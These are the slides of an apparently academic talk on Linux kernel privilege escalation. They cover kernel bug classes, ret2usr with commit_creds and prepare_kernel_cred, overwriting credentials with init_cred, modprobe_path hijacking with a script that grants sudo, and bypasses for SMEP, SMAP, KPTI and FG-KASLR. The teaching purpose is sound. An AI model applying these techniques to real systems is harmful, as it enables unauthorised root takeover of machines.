The Lord of the Ringo

Exploiting the Linux Kernel for Privilege Escalation

Pietro Borrello

Who am I

Ph.D. Student at Sapienza University of Rome

Working on:

- Microarchitectural Attacks
- Side Channels
- Program Analysis
- Fuzzing

TRX

mHACKeroni

SPQR

Our Journey

1. Setting up the environment
2. First Steps in Kernel Memory Corruption
3. Gaining Root Privileges
4. Linux Kernel Mitigations
5. Bypassing Linux Kernel Mitigations

Setting Up the Environment

1

Fetch & Build the Linux Kernel

2


Run the Kernel in qemu

3

Debug the kernel

Fetch & Build the Linux Kernel

1. Get in touch with Kernel source code on bootlin



Fetch & Build the Linux Kernel

1. Get in touch with Kernel source code on bootlin
2. Use buildroot to configure and build the kernel

```
user@pc:~/buildroot$ make qemu_x86_64_defconfig

# and/or

user@pc:~/buildroot$ make menuconfig

    e.g.:
    Kernel -> Kernel Version -> <As You Want>
    Kernel -> Kernel Configuration -> <Kernel Configuration>

user@pc:~/buildroot$ make -j N
```

Fetch & Build the Linux Kernel

1. Get in touch with Kernel source code on bootlin
2. Use buildroot to configure and build the kernel
3. Collect the output files

```
user@pc:~/buildroot$ ls output/images

- vmlinux # uncompressed Linux Kernel static ELF image
- vmlinuz/bzImage # compressed Kernel images
- rootfs.cpio/rootfs.ext2 # filesystem
- start-qemu.sh # script to start the kernel in QEMU
```

Debug the Kernel

```
$ qemu-system-x86_64 \
    -m MEMORY \
    -cpu host,+smep,+smap \
    -kernel vmlinuz \
    -initrd initramfs.cpio.gz \
    -nographic \
    -monitor /dev/null \
    -append "[...]" \
    -s -S
```

```
$ gdb vmlinux
(gdb) target remote :1234
(gdb) c
```


see:

- https://github.com/hugsy/gef
- https://github.com/martinradev/gdb-pt-dump

First Steps in Kernel Memory Corruption

1. Kernel Attack Surface
2. Common Bugs
3. Arbitrary Code Execution: is it necessary?

Linux Kernel Attack Surface




Common bugs

- Read out of bounds
- Writes out of bounds
- Type confusions
- Use After Free
- Uninitialized memory
- Integer Overflows

Common bugs

- Read out of bounds
- Writes out of bounds
- Type confusions
- Use After Free
- Uninitialized memory
- Integer Overflows



Common More Interesting bugs

- Direct userspace pointer usage
- TOCTOUs / Double Fetches
- Race Conditions
- Improper Permissions

Direct userspace pointer usage

The kernel has to deal with pointers from userspace that are untrusted
What if *ptr* or *ptr->data* points to kernel space?

```
long device_ioctl(struct file *filp, uint cmd, ulong arg) {

    data_t* ptr = (data_t*) arg;

    ptr->data[0] = 0x41;

    return 0;
}
```

Direct userspace pointer usage

The kernel has to deal with pointers from userspace that are untrusted
What if *ptr* or *ptr->data* points to kernel space?

-> Add check to verify

```
long device_ioctl(struct file *filp, uint cmd, ulong arg) {

    data_t* ptr = (data_t*) arg;

    if (access_ok(ptr) && access_ok(ptr->data)) {
        ptr->data[0] = 0x41;
    }

    return 0;
}
```

Double Fetches

Let’s assume you need to copy content from userspace

```
long device_ioctl(struct file *filp, uint cmd, ulong arg) {

    uchar buffer[SIZE];
    data_t* ptr = (data_t*) arg;

    if (access_ok(ptr) && access_ok(ptr->data)) {
        copy_from_user(buf, ptr->data, ptr->size);
        [...]
    }
    return 0;
}
```

Double Fetches

Let’s assume you need to copy content from userspace
Ok maybe this is secure…


```
long device_ioctl(struct file *filp, uint cmd, ulong arg) {

    uchar buffer[SIZE];
    data_t* ptr = (data_t*) arg;

    if (access_ok(ptr) && access_ok(ptr->data)) {

        // add security check
        if (ptr->size > SIZE) return -1;

        copy_from_user(buf, ptr->data, ptr->size);
        [...]
    }
    return 0;
}
```

Double Fetches

Let’s assume you need to copy content from userspace

```
long device_ioctl(struct file *filp, uint cmd, ulong arg) {

    uchar buffer[SIZE];
    data_t* ptr = (data_t*) arg;

    if (access_ok(ptr)) {
        // read variables once
        char* data = ptr->data;
        ulong size = ptr->size;

        // add security check
        if (!access_ok(data) || size > SIZE) return -1;

        copy_from_user(buf, data, size);
        [...]
    }
    return 0;
}
```

Arbitrary Code Execution: is it necessary?



Gaining Root Privileges

1. The ACE way
2. The AAW way
3. The 1337 way

ACE: Arbitrary Code Execution

AAW: Arbitrary Address Write

AAR: Arbitrary Address Read

1337: 1337

The ACE way - ret2usr

Let's start easy:

- controlled function pointer
- no kernel mitigations in place

```
void vuln_kernel_function(void (*pwn_function)(void)){
    pwn_function();
}
```

…but what should we do?

The ACE way - ret2usr

The goal is to achieve root privileges in the system.

- The kernel holds privilege information in the *task_struct*

```
struct task_struct {
#ifdef CONFIG_THREAD_INFO_IN_TASK
	/*
	 * For reasons of header soup (see current_thread_info()), this
	 * must be the first element of task_struct.
	 */
	struct thread_info		thread_info;
#endif
	unsigned int			__state;

#ifdef CONFIG_PREEMPT_RT
	/* saved state for "spinlock sleepers" */
	unsigned int			saved_state;
#endif

	[...]
	/* Process credentials: */

	/* Tracer's credentials at attach: */
	const struct cred __rcu		*ptracer_cred;

	/* Objective and real subjective task credentials (COW): */
	const struct cred __rcu		*real_cred;

	/* Effective (overridable) subjective task credentials (COW): */
	const struct cred __rcu		*cred;
```

The ACE way - ret2usr

The goal is to achieve root privileges in the system.

- The kernel holds credentials information in the *task_struct*
- uses functions to update them

```c
/**
 * commit_creds - Install new credentials upon the current task
 * @new: The credentials to be assigned
 *
 * Install a new set of credentials to the current task, using RCU to replace
 * the old set.  Both the objective and the subjective credentials pointers are
 * updated.  This function may not be called if the subjective credentials are
 * in an overridden state.
 *
 * This function eats the caller's reference to the new credentials.
 *
 * Always returns 0 thus allowing this function to be tail-called at the end
 * of, say, sys_setgid().
 */
int commit_creds(struct cred *new)
{
	struct task_struct *task = current;
	const struct cred *old = task->real_cred;
```

The ACE way - ret2usr

The goal is to achieve root privileges in the system.

- The kernel holds credentials information in the *task_struct*
- uses functions to update them
- and to generate new ones

```c
/**
 * prepare_kernel_cred - Prepare a set of credentials for a kernel service
 * @daemon: A userspace daemon to be used as a reference
 *
 * Prepare a set of credentials for a kernel service.  This can then be used to
 * override a task's own credentials so that work can be done on behalf of that
 * task that requires a different subjective context.
 *
 * @daemon is used to provide a base for the security record, but can be NULL.
 * If @daemon is supplied, then the security data will be derived from that;
 * otherwise they'll be set to 0 and no groups, full capabilities and no keys.
 *
 * The caller may change these controls afterwards if desired.
 *
 * Returns the new credentials or NULL if out of memory.
 */
struct cred *prepare_kernel_cred(struct task_struct *daemon)
```

The ACE way - ret2usr

1. Leverage the same kernel functions to change credentials to root ones.
    - how to find the location of these functions?

      /proc/kallsyms: list of the addresses of all symbols loaded in the kernel

        - without KASLR: get the address directly
        - with KASLR: get the offset w.r.t. kernel *.text* base

```
root@vm:~$ cat /proc/kallsyms | grep commit_creds
-> ffffffff814c6410 T commit_creds
root@vm:~$ cat /proc/kallsyms | grep prepare_kernel_cred
-> ffffffff814c67f0 T prepare_kernel_cred
```

The ACE way - ret2usr

1. Leverage the same kernel functions to change credentials to root ones

```
void* (*prepare_kernel_cred)(void*) = (...) 0xffffffff814c67f0;
void  (*commit_creds)(void*)        = (...) 0xffffffff814c6410;

void escalate_privs(void){
    commit_creds(prepare_kernel_cred(NULL));
}
```

The ACE way - ret2usr

1. Leverage the same kernel functions to change credentials to root ones

```
void* (*prepare_kernel_cred)(void*) = (...) 0xffffffff814c67f0;
void  (*commit_creds)(void*)        = (...) 0xffffffff814c6410;

void escalate_privs(void){
    commit_creds(prepare_kernel_cred(NULL));
}
```

Now we are root! But how to safely return to userspace to spawn a shell?

The ACE way - ret2usr

1. Leverage the same kernel functions to change credentials to root ones
2. Return to userspace by restoring the right context

```
void return_to_userspace(void){
    volatile asm (
        "swapgs;"
        "push user_ss;"      // stack segment
        "push user_sp;"      // stack pointer
        "push user_rflags;"  // rflags
        "push user_cs;"      // code segment
        "push user_rip;"     // address to return
        "iretq;"
    );
}
```

The ACE way - ret2usr

1. Leverage the same kernel functions to change credentials to root ones
2. Return to userspace by restoring the right context
3. Enjoy root

```
user@vm:~$ ./exploit

root@vm:~# whoami
root

root@vm:~# iptables -A OUTPUT -m string --string "Matrix-4" -j DROP
```

The AAW way

What if we don’t have kernel arbitrary code execution?

Let’s assume an Arbitrary Address Write primitive

```
void vuln_kernel_function(uint64_t* addr, uint64_t value) {
    *addr = value;
}
```

The AAW way

What if we don't have kernel arbitrary code execution?

Let's assume an Arbitrary Address Write primitive

```
void vuln_kernel_function(uint64_t* addr, uint64_t value) {
    *addr = value;
}
```

… but what and where to write?


The AAW way

We already know some interesting pointers to overwrite…
commit_creds just overwrites them

```
struct task_struct {
#ifdef CONFIG_THREAD_INFO_IN_TASK
	/*
	 * For reasons of header soup (see current_thread_info()), this
	 * must be the first element of task_struct.
	 */
	struct thread_info		thread_info;
#endif
	unsigned int			__state;

#ifdef CONFIG_PREEMPT_RT
	/* saved state for "spinlock sleepers" */
	unsigned int			saved_state;
#endif


	[...]
	/* Process credentials: */

	/* Tracer's credentials at attach: */
	const struct cred __rcu		*ptracer_cred;

	/* Objective and real subjective task credentials (COW): */
	const struct cred __rcu		*real_cred;

	/* Effective (overridable) subjective task credentials (COW): */
	const struct cred __rcu		*cred;
```

The AAW way

We already know some interesting pointers to overwrite…
commit_creds just overwrites them



The AAW way

Overwrite *real_cred* and *cred* in *current_task* with root credentials

```
	/* Process credentials: */

	/* Tracer's credentials at attach: */
	const struct cred __rcu		*ptracer_cred;

	/* Objective and real subjective task credentials (COW): */
	const struct cred __rcu		*real_cred;

	/* Effective (overridable) subjective task credentials (COW): */
	const struct cred __rcu		*cred;
```

The AAW way

Overwrite *real_cred* and *cred* in *current_task* with root credentials

A few details:

- how to find *current_task*
- how to generate/find root credentials

```
	/* Process credentials: */

	/* Tracer's credentials at attach: */
	const struct cred __rcu		*ptracer_cred;

	/* Objective and real subjective task credentials (COW): */
	const struct cred __rcu		*real_cred;

	/* Effective (overridable) subjective task credentials (COW): */
	const struct cred __rcu		*cred;
```

The AAW way

- how to find *current_task*

/ arch / x86 / include / asm / current.h

```c
/* SPDX-License-Identifier: GPL-2.0 */
#ifndef _ASM_X86_CURRENT_H
#define _ASM_X86_CURRENT_H

#include <linux/compiler.h>
#include <asm/percpu.h>

#ifndef __ASSEMBLY__
struct task_struct;

DECLARE_PER_CPU(struct task_struct *, current_task);

```

```
cat /proc/kallsyms | grep current_task
-> ffffffff81a3a040 A current_task
```

The AAW way

- how to find *current_task*
- how to generate/find root credentials

there already exists *init_cred* as a global variable in the kernel data

/ kernel / cred.c

```c
/*
 * The initial credentials for the initial task
 */
struct cred init_cred = {
	.usage			= ATOMIC_INIT(4),
#ifdef CONFIG_DEBUG_CREDENTIALS
	.subscribers		= ATOMIC_INIT(2),
	.magic			= CRED_MAGIC,
#endif
	.uid			= GLOBAL_ROOT_UID,
	.gid			= GLOBAL_ROOT_GID,
	.suid			= GLOBAL_ROOT_UID,
	.sgid			= GLOBAL_ROOT_GID,
	.euid			= GLOBAL_ROOT_UID,
	.egid			= GLOBAL_ROOT_GID,
```

```
cat /proc/kallsyms | grep init_cred
-> ffffffff81a3f1c0 A init_cred
```

The AAW way

1. Overwrite *current_task ->real_cred* and *current_task ->cred* with *init_cred*
2. Enjoy root

```
user@vm:~$ ./exploit

root@vm:~# whoami
root

root@vm:~# cat /home/kurz/.local/share/Trash/sms.db
```

The 1337 way - modprobe_path

modprobe is used to add a loadable kernel module to the Linux kernel

- the kernel can automatically load modules executing *modprobe* as root when needed. e.g., using different network protocols, unknown files
- the path to *modprobe* binary is stored in the *modprobe_path* global var
- *modprobe_path* is in a RW kernel page by default

/ kernel / kmod.c

```c
static int call_modprobe(char *module_name, int wait)
{
        struct subprocess_info *info;
        static char *envp[] = {
                "HOME=/",
                "TERM=linux",
                "PATH=/sbin:/usr/sbin:/bin:/usr/bin",
                NULL
        };

        char **argv = kmalloc(sizeof(char *[5]), GFP_KERNEL);
        if (!argv)
                goto out;

        module_name = kstrdup(module_name, GFP_KERNEL);
        if (!module_name)
                goto free_argv;

        argv[0] = modprobe_path;
        argv[1] = "-q";
        argv[2] = "--";
        argv[3] = module_name;  /* check free_modprobe_argv() */
        argv[4] = NULL;

        info = call_usermodehelper_setup(modprobe_path, argv, envp,
```

The 1337 way - modprobe_path

1. overwrite *modprobe_path* using a kernel AAW primitive with the path of a binary that we control
2. trigger *modprobe_path* execution, .e.g., executing unknown binary format
3. Enjoy root

```
user@vm:~$ echo '#!/bin/sh\n usermod -aG sudo user' > /tmp/pwn
user@vm:~$ chmod +x /tmp/pwn

user@vm:~$ ./exploit # overwrite modprobe_path with "/tmp/pwn"

user@vm:~$ echo -ne '\xff\xff\xff\xff' > /tmp/dummy
user@vm:~$ chmod +x /tmp/dummy; /tmp/dummy
user@vm:~$ sudo whoami
root
```

Linux Kernel Mitigations


1. Prevent code/data hijacking
2. KASLR & Friends
3. Kernel Hardening

Prevent hijacking - SMEP

We saw how controlling a code pointer may just allow us to jump back to userspace, and execute arbitrary code at ring0

Supervisor **M**ode **E**xecution **P**rotection:

- prevent executing from userland pages when in kernel mode
- controlled by 20^{th} bit of *cr4*




Prevent hijacking - SMEP

- controlled by 20th bit of *cr4*

Can we bypass it?

1. jump to *native_write_cr4* and reset the bit
2. jump to userspace




Prevent hijacking - SMEP

- controlled by 20^{th} bit of *cr4*

Can we bypass it?

1. jump to *native_write_cr4* and reset the bit

❌ the kernel explicitly prevents writes to sensitive *cr4* bits



Prevent hijacking - SMEP

Can we disable it? NO

What if we ROP on kernel code?

1. find pivoting gadget in kernel code
2. pivot to ropchain from user data

```
mov rsp, 0x1337000; ret;
```


prepare_kernel_cred(0);
commit_creds();
swapgs; ret;
iret;

Prevent hijacking - SMAP

We saw how controlling a pointer may allow us to ROP from userspace, and execute arbitrary code at ring0

Supervisor **M**ode **A**ccess **P**revention:

- prevent accessing data from userland pages when in kernel mode
- controlled by 21st bit of *cr4* (pinned bit)




Prevent hijacking - SMAP

Supervisor **M**ode **A**ccess **P**revention:

- prevent accessing data from userland pages when in kernel mode

Wait… how do you pass data to the kernel then?

syscall: *write(1, buffer, 0x100);*



Prevent hijacking - SMAP

Supervisor **M**ode **A**ccess **P**revention:

- prevent accessing data from userland pages when in kernel mode
- Fast way to disable SMAP through kernel EFLAGS.AC

/ include / linux / uaccess.h

```c
static inline __must_check unsigned long
_copy_from_user(void *to, const void __user *from, unsigned long n)
{
	unsigned long res = n;
	might_fault();
	if (!should_fail_usercopy() && likely(access_ok(from, n))) {
		instrument_copy_from_user(to, from, n);
		res = raw_copy_from_user(to, from, n);
	}
	if (unlikely(res))
		memset(to + (n - res), 0, res);
	return res;
}
```

/ arch / x86 / lib / copy_user_64.S

```asm
SYM_FUNC_START(copy_user_generic_string)
	ASM_STAC
	cmpl $8,%edx
	jb 2f		/* less than 8 bytes,
	ALIGN_DESTINATION
	movl %edx,%ecx
	shrl $3,%ecx
	andl $7,%edx
1:	rep
	movsq
```

/ arch / x86 / include / asm / smap.h

```c
/* "Raw" instruction opcodes */
#define __ASM_CLAC	".byte 0x0f,0x01,0xca"
#define __ASM_STAC	".byte 0x0f,0x01,0xcb"
```

Prevent hijacking - KPTI

Kernel **P**age **T**able **I**solation

prevent attacks on the shared user/kernel address space, with two sets of pages:

1. userspace page tables with minimal amount of kernel pages
2. kernel page tables with user pages mapped as NX

Mitigation with an effect similar to SMEP for exploitation

prepare_kernel_cred(0);
commit_creds();
swapgs; ret;
iret;

⇒

prepare_kernel_cred(0);
commit_creds();
KPTI trampoline

KASLR

Kernel **A**ddress **S**pace **L**ayout **R**andomization

Randomize different sections of the kernel independently:

- text segment
- modules
- direct physical map
- …

Lower entropy than userspace ASLR, but here a crash means system crash

-> need to leak KASLR addresses using an AAR primitive/side-channels

FG-KASLR

Function **G**ranular **K**ernel **A**ddress **S**pace **L**ayout **R**andomization

Random shuffle of kernel code on a per-function granularity at every boot

-> a single leak is no more sufficient to derandomize the entire kernel address space

prepare_kernel_cred	commit_creds	do_mmap
commit_creds	do_mmap	prepare_kernel_cred
copy_from_user	prepare_kernel_cred	copy_from_user
do_mmap	copy_from_user	commit_creds

FG-KASLR

However…

Certain regions of the kernel cannot be randomized.

- initial *_text* region
- KPTI trampoline
- kernel symbol table *ksymtab*

FG-KASLR

Wait what? *ksymtab*

It is needed to export symbols so that they could be used by kernel modules

FG-KASLR

Wait what? *ksymtab*

It is needed to export symbols so that they could be used by kernel modules

/ include / linux / export.h

```c
/*
 * For every exported symbol, do the following:
 *
 * - If applicable, place a CRC entry in the __kcrctab section.
 * - Put the name of the symbol and namespace (empty string "" for none) in
 *   __ksymtab_strings.
 * - Place a struct kernel_symbol entry in the __ksymtab section.
 *
 * note on .section use: we specify progbits since usage of the "M" (SHF_MERGE)
 * section flag requires it. Use '%progbits' instead of '@progbits' since the
 * former apparently works on all arches according to the binutils source.
 */
#define ___EXPORT_SYMBOL(sym, sec, ns)                                          \
        extern typeof(sym) sym;                                                 \
        extern const char __kstrtab_##sym[];                                    \
        extern const char __kstrtabns_##sym[];                                  \
        __CRC_SYMBOL(sym, sec);                                                 \
        asm("   .section \"__ksymtab_strings\",\"aMS\",%progbits,1      \n"     \
            "__kstrtab_" #sym ":                                        \n"     \
            "   .asciz  \"" #sym "\"                                    \n"     \
            "__kstrtabns_" #sym ":                                      \n"     \
            "   .asciz  \"" ns "\"                                      \n"     \
            "   .previous                                               \n");   \
        __KSYMTAB_ENTRY(sym, sec)
```

```
cat /proc/kallsyms | grep __ksymtab
...
ffffffffb04ca28c r __ksymtab_nf_hooks
ffffffffb7f87d90 r __ksymtab_commit_creds
ffffffffb7f8d4fc r __ksymtab_prepare_kernel_cred
ffffffff814443e0 r __ksymtab_native_write_cr4
...
```

/ include / linux / export.h

```c
struct kernel_symbol {
        int value_offset;
        int name_offset;
        int namespace_offset;
};
```

FG-KASLR

Wait what? *ksymtab*

It is needed to export symbols so that they could be used by kernel modules


Bypass:

1. Leak _*text* image base address using an AAR
2. Compute the address of _ *ksymtab_<func>* from _ *text* base
3. Leak the *value_offset* entry from _ *ksymtab_<func>*

Structure Layout Randomization

Usually fields in a C structure are laid out by the compiler in order of their declaration.

```c
struct S {
    uint64_t  field1;
    uint64_t  field2;
    uint64_t  field3;
    uint64_t  field4;
}
```




Structure Layout Randomization

Usually fields in a C structure are laid out by the compiler in order of their declaration.

Randomly rearrange fields at compilation time, using a random seed.

```c
struct S {
    uint64_t  field1;
    uint64_t  field2;
    uint64_t  field3;
    uint64_t  field4;
} __randomize_layout;
```



Structure Layout Randomization

task_struct may have their layout randomized. How can we overwrite *creds*?

```
struct task_struct {
#ifdef CONFIG_THREAD_INFO_IN_TASK
	/*
	 * For reasons of header soup (see current_thread_info()), this
	 * must be the first element of task_struct.
	 */
	struct thread_info		thread_info;
#endif
	unsigned int			__state;

#ifdef CONFIG_PREEMPT_RT
	/* saved state for "spinlock sleepers" */
	unsigned int			saved_state;
#endif

	[...]
	/* Process credentials: */

	/* Tracer's credentials at attach: */
	const struct cred __rcu		*ptracer_cred;

